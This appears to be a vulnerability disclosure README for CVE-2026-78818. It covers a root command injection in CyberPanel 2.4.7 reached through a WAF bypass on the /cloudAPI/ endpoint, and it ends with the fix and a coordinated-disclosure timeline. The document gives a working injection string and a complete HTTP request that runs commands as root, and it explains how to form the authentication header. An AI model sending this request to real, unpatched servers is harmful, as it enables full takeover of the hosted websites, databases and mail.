 ammarkrblt/cve-2026-78818-cyberpanel-phpselection-rce
CVE-2026-78818 - CyberPanel <= 2.4.7 authenticated root RCE via phpSelection command injection + cloudAPI WAF bypass

phpSelection Command Injection + cloudAPI WAF BypassCVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H (PR:H, since exploitation requires admin-level API credentials)CyberPanel v2.4.7 and earlier contains an OS command injection vulnerability in changePHP()
(websiteFunctions/website.py). The phpSelection parameter is interpolated directly into a
shell command executed as root, with no validation or sanitization.
The built-in WAF blocks this on the standard endpoint (/websites/changePHP), but the
/cloudAPI/ endpoint applies a weaker ruleset that does not filter the single-quote character —
giving a complete, single-HTTP-request exploit path to full root command execution.
Confirmed on a live CyberPanel 2.4.7 VPS: uid=0(root) gid=0(root) groups=0(root)
websiteFunctions/website.py, around line 4177:
phpVersion = data['phpSelection']   # no validation
execPath += " changePHP --phpVersion '" + phpVersion + "' --path " + confPath
ProcessUtilities.popenExecutioner(execPath)  # subprocess.call(shell=True) as root
Closing the single quote and injecting a background command:
Input:  php74' & id > /tmp/pwned & echo '

Result: --phpVersion 'php74' & id > /tmp/pwned & echo '' --path /conf/vhost.conf
CyberCP/secMiddleware.py)Any path containing cloudAPI is treated as an API endpoint. The standard blocklist includes
' and &. The API blocklist omits both — making POST /cloudAPI/ a direct bypass to the same
vulnerable function.
Auth: Authorization: Basic SHA256("user:pass") — API access is enabled by default for the
admin account, so no special target configuration is required.
Request:
POST /cloudAPI/ HTTP/1.1
Host: TARGET:8090
Content-Type: application/json
Authorization: Basic <SHA256(user:pass)>


{"serverUserName":"admin","controller":"changePHP","childDomain":"testdomain.com","phpSelection":"php74' & id > /tmp/burp_test.txt & echo '"}
Burp Suite — live request and response:
Server-side verification (cat /tmp/burp_test.txt):

Result: uid=0(root) gid=0(root) groups=0(root)
Full root command execution on the CyberPanel server. An authenticated admin-level user can read/write any file, install persistent backdoors, and fully compromise all hosted websites, databases, and mail. API access is enabled by default — no special target configuration required.
Addressed in CyberPanel v2.4.8, commit
32897e92d5c4b5c1b6229c24a8aabac22a39ea7a
("Merge v2.4.8 into stable (security fixes: GHSA-p9j3-wrpf-p6w3 + audit)"). The phpVersion
parameter is now sanitized with shlex.quote() in websiteFunctions/website.py.
Users should upgrade to CyberPanel 2.4.8 or later immediately.
| Date | Event |
|---|---|
| 2026-05-28 | Vulnerability reported privately to vendor via GitHub Security Advisory draft (GHSA-p9j3-wrpf-p6w3) |
| 2026-06-08 | Follow-up: no response in 2 weeks, requested acknowledgment |
| 2026-06-12 | Confirmed vendor's fix commit (32897e9) resolves the issue; requested advisory publication + CVE request |
| 2026-06-15 | CVE request submitted independently to MITRE CNA-LR (request 2055765) |
| 2026-08-13 | Follow-up: "what's the latest?" |
| 2026-09-03 | CVE-2026-78818 assigned by MITRE; vendor notified and asked again to publish the advisory |
| 2026-11-04 | No vendor response at any point. Public disclosure published here after ~5.5 months of silence, consistent with standard coordinated disclosure norms (90-day standard long exceeded). Fix has been live in v2.4.8 for the duration. |
No comment, acknowledgment, or response was ever received from the vendor (usmannasir) across
the entire disclosure window, despite four separate follow-ups on the advisory thread.
Discovered and reported by @ammarkrblt.
